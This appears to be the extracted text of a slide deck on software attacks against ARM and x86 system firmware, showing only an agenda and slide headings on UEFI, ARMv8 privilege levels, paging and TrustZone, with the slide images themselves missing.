

Software attacks on different type of system firmware: arm vs x86


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
- Introduction to x86 and arm architecture
- Reverse engineering firmware and hypervisor
- Attack vectors against firmware and hypervisor
- Exploiting Hypervisor
- Conclusions

Where is x86 system firmware?




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
X86 UEFI [Compliant] Firmware



ARMv8 Privileges Levels




ARMv8 Paging





ARM TrustZone Arch Evolution




